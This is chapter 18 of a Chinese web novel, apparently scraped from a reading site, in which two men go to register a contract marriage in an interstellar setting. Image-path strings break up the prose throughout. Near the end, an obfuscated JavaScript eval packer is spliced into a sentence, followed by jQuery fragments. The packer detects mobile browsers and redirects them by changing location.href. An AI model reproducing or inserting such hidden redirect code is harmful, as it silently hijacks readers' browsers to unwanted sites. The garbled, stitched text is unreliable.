18. 他在笑

作品:《和抛弃的小狗A结婚了

    第二天贺星楼打开门,就看到时青泽又睡在客厅的沙发上,戴着耳机,眉头也一直皱着,看上去很没安全感的样子。


    他正打算走过去,沙发上的人倏地就醒了,猛地扭头朝他这边看来。


    这么警觉?不是还戴着耳机吗?贺星楼被吓一跳。


    “哥哥,你要去哪里?”时青泽开口就问。


    “哪也不去。”贺星楼随口道,走近沙发,皱着眉打量时青泽眼底的血丝。


    “你怎么睡在这儿?没有回卧室吗?”


    时青泽像是还没睡醒,因此没回答,只迷迷糊糊地摇头。


    他转而抬手去看通讯器上的时间:“七点了。”


    “时间还早,你要不要再睡会儿?”贺星楼提议道。


    “不能睡了。”时青泽又摇摇头,坐起来,“还有好多事情要做。”应该是指的今天去结婚登记的事情。贺星楼被他提醒,默默不再劝了。


    时青泽估计心里真的挺着急,几分钟就洗漱完毕,一边走一边囫囵套上衣服,在手忙脚乱中把头发揉吧成一团乱草。


    贺星楼还从没见过他这么慌张的样子,忍不住笑:“星际婚姻登记所要十点开门吧,还有三个小时呢。”


    时青泽眼神躲闪:“我、我只是有点紧张。”


    “紧张?”贺星楼讶异地多看他两眼,忽然恍然。


    这毕竟也是时青泽第一次结婚,人生大事,是该紧张的。


    而对于他来说……


    贺星楼忽然就真实地意识到,他居然要结婚了,还是和一个男的。


    这下他也有点不知所措,心跳不由得加快几分。


    贺星楼忍不住站起身来:“我……我需要做些什么吗?”


    他早上起来就简单收拾了下自己,连正装都没穿。话说回来,两人只是协议婚姻,需要穿正装吗?流程要怎么走?贺星楼昨晚口头答应得爽快,临到头来完全是两眼一抹黑。


    时青泽停下手上的动作,忽然快步朝他走过来。


    “别担心,我都安排好了。”时青泽抬手抚上贺星楼的脸颊,安慰似的用拇指摩挲了下。


    “哥哥什么都不用做,等会儿跟着我走就行。”


    贺星楼还有些迟疑:“可是,你不是说今天有很多事情要做。”


    时青泽闻言笑起来:“那些都是我该负责的事情,比如……现在先去给哥哥做早餐。”


    说完他就旋身又进了厨房。


    贺星楼默然看着他的背影,感觉自从晚宴回来后,时青泽给自己的定位就是家里的厨子。


    再说了,不是说时间紧迫,怎么突然还去做饭了?是想做顿饭冷静冷静吗?


    但毕竟寄人篱下,贺星楼也不好多说,只能又坐回沙发上。


    他注意到时青泽放在茶几上的耳机还在传来细微声响,因此好奇地拿起来听了听。


    只是些助眠的雨声白噪音。时青泽晚上睡不着吗?他有些疑惑。


    “哥哥,快来吃饭吧。”时青泽已经一旋身把热气腾腾的碗端出来。


    贺星楼赶紧放下耳机,走到餐桌一看,不由得嘴角抽搐。


    是红豆汤和荷包蛋。


    “也不至于这么有仪式感吧……”毕竟只是协议婚姻而已。


    时青泽低低笑:“该有的环节都不能少。”


    自从目睹他大闹时家晚宴,贺星楼就知道这人犟种起来是根本说不通的,既然时间紧迫,这些细节还是忽视为妙。


    因此他放弃思考,乖乖坐下来,和时青泽面对面开始喝红豆汤。


    还真有了那么一点新婚夫妻的意思。


    碗里的热气蒸腾上来,贺星楼的脸颊都被熏得发烫,再抬眼一看,或许是红豆汤的底色鲜艳,竟将时青泽那张白皙的脸上也染出些霞彩来。


    时青泽长得好看,鼻梁挺拔眉骨深邃,察觉到贺星楼的视线,还抬头冲他笑了笑,上下四颗犬齿又白又尖,跟小狗似的。


    贺星楼不敢再继续看下去,闷头干饭。


    等到两人出门,贺星楼看到停在楼下的保姆车后,他才知道时青泽那句“都安排好了”是什么意思。


    车内空间宽敞,已经等了好几个工作人员,还有摄影师正不住对准两人摁下快门,几架无人机兢兢业业地跟拍。


    这就是豪门结婚的排场?该不会还要上花边新闻吧……


    贺星楼不太喜欢这种曝光在众人面前的感觉,不由得朝时青泽背后躲了躲。


    时青泽的手立马就牵过来了。


    “哥哥别怕,成片不会流传出去,只是留作纪念。”贺星楼没有被哄好,但他惯常会忍受,因此垂着长睫点了点头。


    工作人员甚至还简单给两人做了妆造发型,贺星楼被优先安排,因此等他去换衣间换好礼服出来时,时青泽还在被化妆师涂涂抹抹。


    他刚掀开遮帘,时青泽的目光立马就追了过来,随即他露出怔忪神色。


    整个车内都安静一瞬。


    贺星楼有些紧张,忍不住去寻镜子:“应、应该没什么问题吧?”


    最先反应过来的还是化妆师,笑道:“很完美,就是你好瘦,婚后可要多吃饭养身体呀。”旁边的摄影师打趣:“这得提醒时少爷才对,Omega是需要精心养起来的。”


    时青泽这才急急转回头:“那是自然。”


    众人都善意地笑起来。


    贺星楼知晓自己没犯什么错,就放下心来,坐到一旁接过助理递来的行程单,认真研究起来。


    而正在认真上妆的化妆师忽然手一顿,从旁边抽了张纸巾递给时青泽,朝他理解又祝福地笑了笑。


    “谢谢。”时青泽低低道,迅速将纸巾按在自己的眼角。


    “他这么漂亮,任凭谁拥有这样的Omega,都会是和您同样的反应的。”


    “只有我。”时青泽将纸巾捏进手里,眼睛微红地认真反驳,“只有我能拥有他。”


    ……还是个护食的。化妆师知趣地不再多说。


    而那头贺星楼已经翻到结婚照的设计方案。


    助理殷勤地给他解说:“少爷初步选定了三个地点,一个是牧夏星的翡翠海岛,一个是波江座的星云极光,还有莱茵星的鸢尾森林,看贺少爷您更喜欢哪一个地点呢?”


    贺星楼不太习惯被他这么称呼,脸上露出不自然的神色。


    他想了想,问:“这三个地方都在帝都星之外,花费和时间方面……”


    助理立马道:“贺少爷不必担心,这其实是少爷选定的蜜月度假地点,少爷已经安排好假期,到时候可以直接带着摄影团队过去拍摄。”


    那得多大张旗鼓啊,而且方案旁边标注的价格也好贵,星币后边的零数都数不完。穷酸了好几年的贺星楼已经开始不安。


    他自认这场婚姻只是走走形式,开销越高只会越白白浪费。


    因此他没搭话,手上又翻几页,看到设计方案最后出现了一张简洁的预算图。


    “啊那个……”助理赶紧解释,“流程册里涵盖了十几种方案,但并不是所有都在少爷的选择范围内,比如这个就只是备选中的备选。”


    贺星楼辨认了下,认出图里的方案地址就在登记所附近。


    既然要走完流程,长痛不如短痛,干脆今天就把拍照的事情也搞定。


    他看向助理:“我可以选择这个方案吗?”


    “这……”助理为难地看向时青泽的方向。


    时青泽显然听到两人的对话,头都没回:“就按照哥哥的意思来。”


    助理立马点头:“好,挺好的,这个地方很近,正好今天就过去,时间也安排得过来。”


    贺星楼这才松了口气。


    那头时青泽从镜子里朝沙发方向看了眼,正好同助理交换了个眼神,助理不着痕迹地点点头,时青泽这才微翘着唇,收回视线。


    小小的暗流涌动根本没有被贺星楼发现,他还没适应被众人簇拥注视的感觉,因此尽量少说话,只跟着时青泽下车,走特定通道去了登记台登记。两张登记照都是现场拍的,两人底子都好,行


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17028749|194028||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    云流水一次过关,随即通讯器上的个人信息都被改为了“已婚”,点开就能看到伴侣信息。


    贺星楼原本的资料空空荡荡,除了姓名年龄性别,什么都是空白,而今在绑定伴侣信息后,那张ID界面瞬间被填满,都变成了和时青泽一致的讯息。


    就像和这个世界突然多了许多关联。贺星楼看着虚空屏幕上的更新信息,茫然有种不真实感。


    “现在,哥哥可以自由了。”时青泽的声音将他唤回神。


    贺星楼一愣:“什么意思?”


    时青泽噙着笑,似乎很高兴:“以后不会再有搜查官来找哥哥麻烦了,哥哥……想去哪里都可以,想做任何事都可以,不会再有任何人阻拦你。”


    贺星楼微微皱起眉,觉得时青泽说这话有点怪,像是在暗示他什么。


    他不太喜欢话里有话的含糊感觉,因此直截了当地开口:“时青泽,我们是合作关系,就算我现在有了帝都星户口,但我也不会出尔反尔,要求你直接解除婚姻。”


